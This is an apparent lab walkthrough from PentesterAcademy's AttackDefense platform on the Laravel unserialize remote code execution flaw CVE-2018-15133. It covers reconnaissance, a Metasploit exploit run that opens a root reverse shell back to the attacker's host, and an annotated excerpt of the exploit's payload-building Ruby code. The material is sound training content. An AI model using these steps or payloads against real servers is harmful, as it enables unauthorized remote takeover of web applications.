
ATTACK DEFENSE

by PentesterAcademy

Name	Laravel Unserialize RCE
URL	https://attackdefense.com/challengedetails?cid=1879
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

CVE-2018-15133



CVE-ID

CVE-2018-15133 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

In Laravel Framework through 5.5.40 and 5.6.x through 5.6.29, remote code execution might occur as a result of an unserialize call on a potentially untrusted X-XSRF-TOKEN value. This involves the decrypt method in Illuminate/Encryption/Encrypter.php and PendingBroadcast in gadgetchains/Laravel/RCE/3/chain.php in phpggc. The attacker must know the application key, which normally would never occur, but could happen if the attacker previously had privileged access or successfully accomplished a previous attack.


References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://laravel.com/docs/5.6/upgrade#upgrade-5.6.30
- MISC:http://packetstormsecurity.com/files/153641/PHP-Laravel-Framework-Token-Unserialize-Remote-Command-Execution.html

Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15133

The Mitre Link also contains reference to Laravel upgrade document.



Upgrading To 5.6.30 From 5.6 (Security Release)

Laravel 5.6.30 is a security release of Laravel and is recommended as an immediate upgrade for all users. Laravel 5.6.30 also contains a breaking change to cookie encryption and serialization logic, so please read the following notes carefully when upgrading your application.

This vulnerability may only be exploited if your application encryption key (`APP_KEY` environment variable) has been accessed by a malicious user. Typically, it is not possible for users of your application to gain access to this value. However, ex-employees that had access to the encryption key may be able to use the key to attack your applications. If you have any reason to believe your encryption key is in the hands of a malicious party, you should **always** rotate the key to a new value.

Cookie Serialization

Laravel 5.6.30 disables all serialization / unserialization of cookie values. Since all Laravel cookies are encrypted and signed, cookie values are typically considered safe from client tampering. **However, if your application's encryption key is in the hands of a malicious party, that party could craft cookie values using the encryption key and exploit vulnerabilities inherent to PHP object serialization / unserialization, such as calling arbitrary class methods within your application.**

Disabling serialization on all cookie values will invalidate all of your application's sessions and users will need to log into the application again (unless they have a `remember_token` set, in which case the user will be logged into a new session automatically). In addition, any other encrypted cookies your application is setting will have invalid values. For this reason, you may wish to add additional logic to your

Laravel Upgrade Doc: https://laravel.com/docs/5.6/upgrade#upgrade-5.6.30

Vulnerability: Untrusted Value of X-XSRF-TOKEN upon deserialization can result in Remote Code execution.


The APP_KEY is required for exploiting the vulnerability. If an attacker has the APP_KEY, they can create malicious payload and encrypt it with the APP_KEY

Sending the encrypted payload in the X-XSRF-TOKEN token will result in deserialization, which during processing will result in Remote Code execution.

Exploitation:

Step 1: Finding the IP address.


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
24248: eth0@if24249: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
24251: eth1@if24252: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:ea:58:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.234.88.2/24 brd 192.234.88.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
root@attackdefense:~#
```

Step 2: Run a nmap scan against the target IP.

Command: nmap -sV 192.234.88.3




```
root@attackdefense:~# nmap -p- 192.234.88.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-13 23:27 IST
Nmap scan report for target-1 (192.234.88.3)
Host is up (0.000013s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 02:42:C0:EA:58:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
root@attackdefense:~#
```

Port 8000 is open on the target machine.

Step 3: Identifying the web application.

Command: curl 192.234.88.3:8000




```
root@attackdefense:~# curl 192.234.88.3:8000
<!doctype html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Laravel</title>

        <!-- Fonts -->
        <link href="https://fonts.googleapis.com/css?family=Nunito:200,600" rel="stylesheet" type="text/css">

        <!-- Styles -->
        <style>
            html, body {
                background-color: #fff;
                color: #636b6f;
                font-family: 'Nunito', sans-serif;
                font-weight: 200;
                height: 100vh;
                margin: 0;
            }
```

The title reveals Laravel Framework.

Step 4: Using the metasploit module to exploit the vulnerability.


Metasploit Module:
https://www.rapid7.com/db/modules/exploit/unix/http/laravel_token_unserialize_exec

Commands:
msfconsole
use exploit/unix/http/laravel_token_unserialize_exec
set RHOSTS 192.234.88.3
set LHOST 192.234.88.2
set RPORT 8000
set APP_KEY D2txNsCj/dPQCw0K1AB8UWTo/YCbUxMA/Kibrr8jFpU=
exploit




```
msf5 > use exploit/unix/http/laravel_token_unserialize_exec
msf5 exploit(unix/http/laravel_token_unserialize_exec) >
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS 192.234.88.3
RHOSTS => 192.234.88.3
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST 192.234.88.2
LHOST => 192.234.88.2
msf5 exploit(unix/http/laravel_token_unserialize_exec) >
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set RPORT 8000
RPORT => 8000
msf5 exploit(unix/http/laravel_token_unserialize_exec) >
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY D2txNsCj/dPQCw0K1AB8UWTo/YCbUxMA/Kibrr8jFpU=
APP_KEY => D2txNsCj/dPQCw0K1AB8UWTo/YCbUxMA/Kibrr8jFpU=
msf5 exploit(unix/http/laravel_token_unserialize_exec) >
msf5 exploit(unix/http/laravel_token_unserialize_exec) > exploit

[*] Started reverse TCP handler on 192.234.88.2:4444
[*] Command shell session 1 opened (192.234.88.2:4444 -> 192.234.88.3:56548) at 2020-05-13 23:32:32 +0530

id
uid=0(root) gid=0(root) groups=0(root)
```

Analyzing the Exploit Code:




```
def generate_token(cmd, key, method)
  # Ported phpggc Laravel RCE php objects :)
  case method
    when 1
    payload_decoded = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"' + "\x00" + '*' + "\x00" + 'events";O:15:"Fak
    when 2
    payload_decoded = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"' + "\x00" + '*' + "\x00" + 'events";O:28:"Ill
    when 3
    payload_decoded = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":1:{s:9:"' + "\x00" + '*' + "\x00" + 'events";O:39:"Ill
    when 4
    payload_decoded = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"' + "\x00" + '*' + "\x00" + 'events";O:31:"Ill
  end

  cipher = OpenSSL::Cipher.new('AES-256-CBC') # Or AES-128-CBC - untested
  cipher.encrypt
  cipher.key = Rex::Text.decode_base64(key)
  iv = cipher.random_iv

  value = cipher.update(payload_decoded) + cipher.final
  pload = Rex::Text.encode_base64(value)
  iv = Rex::Text.encode_base64(iv)
  mac = OpenSSL::HMAC.hexdigest('SHA256', Rex::Text.decode_base64(key), iv+pload)
  iv = iv.gsub('/', '\\/') # Escape slash
  pload = pload.gsub('/', '\\/') # Escape slash
  json_value = %Q({"iv":"#{iv}","value":"#{pload}","mac":"#{mac}"})
  json_out = Rex::Text.encode_base64(json_value)

  json_out
end
```

In the generate_token function, depending upon the method, the payload is decoded. The payload is then encoded with the key using AES-256-CBC Cipher. The Payload, IV is base64 encoded and then the mac is generated.



```
auth_token = check_appkey
if auth_token.blank? || test_appkey(auth_token) == false
  vprint_error 'Unable to continue: the set datastore APP_KEY value or information leak is invalid.'
  return
end

1.upto(4) do |method|
  sploit = generate_token(payload.encoded, auth_token, method)
```

The above block of code checks if the APP_KEY is found, in this case since APP_KEY is already known and set, it will move to the next step where the payload is encoded with the APP_KEY



```
res = send_request_cgi({
  'uri' => normalize_uri(target_uri.path, 'index.php'),
  'method' => 'POST',
  'headers' => {
  'X-XSRF-TOKEN' => sploit,
  }
}, 5)
```

In this block of code a POST request is sent to index.php with the encrypted payload in X-XSRF-Token.

Upon successful exploitation a session will be obtained on the meterpreter session.

References

1. CVE-2018-15133 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15133)
2. Laravel Upgrade Guide (https://laravel.com/docs/5.6/upgrade#upgrade-5.6.30)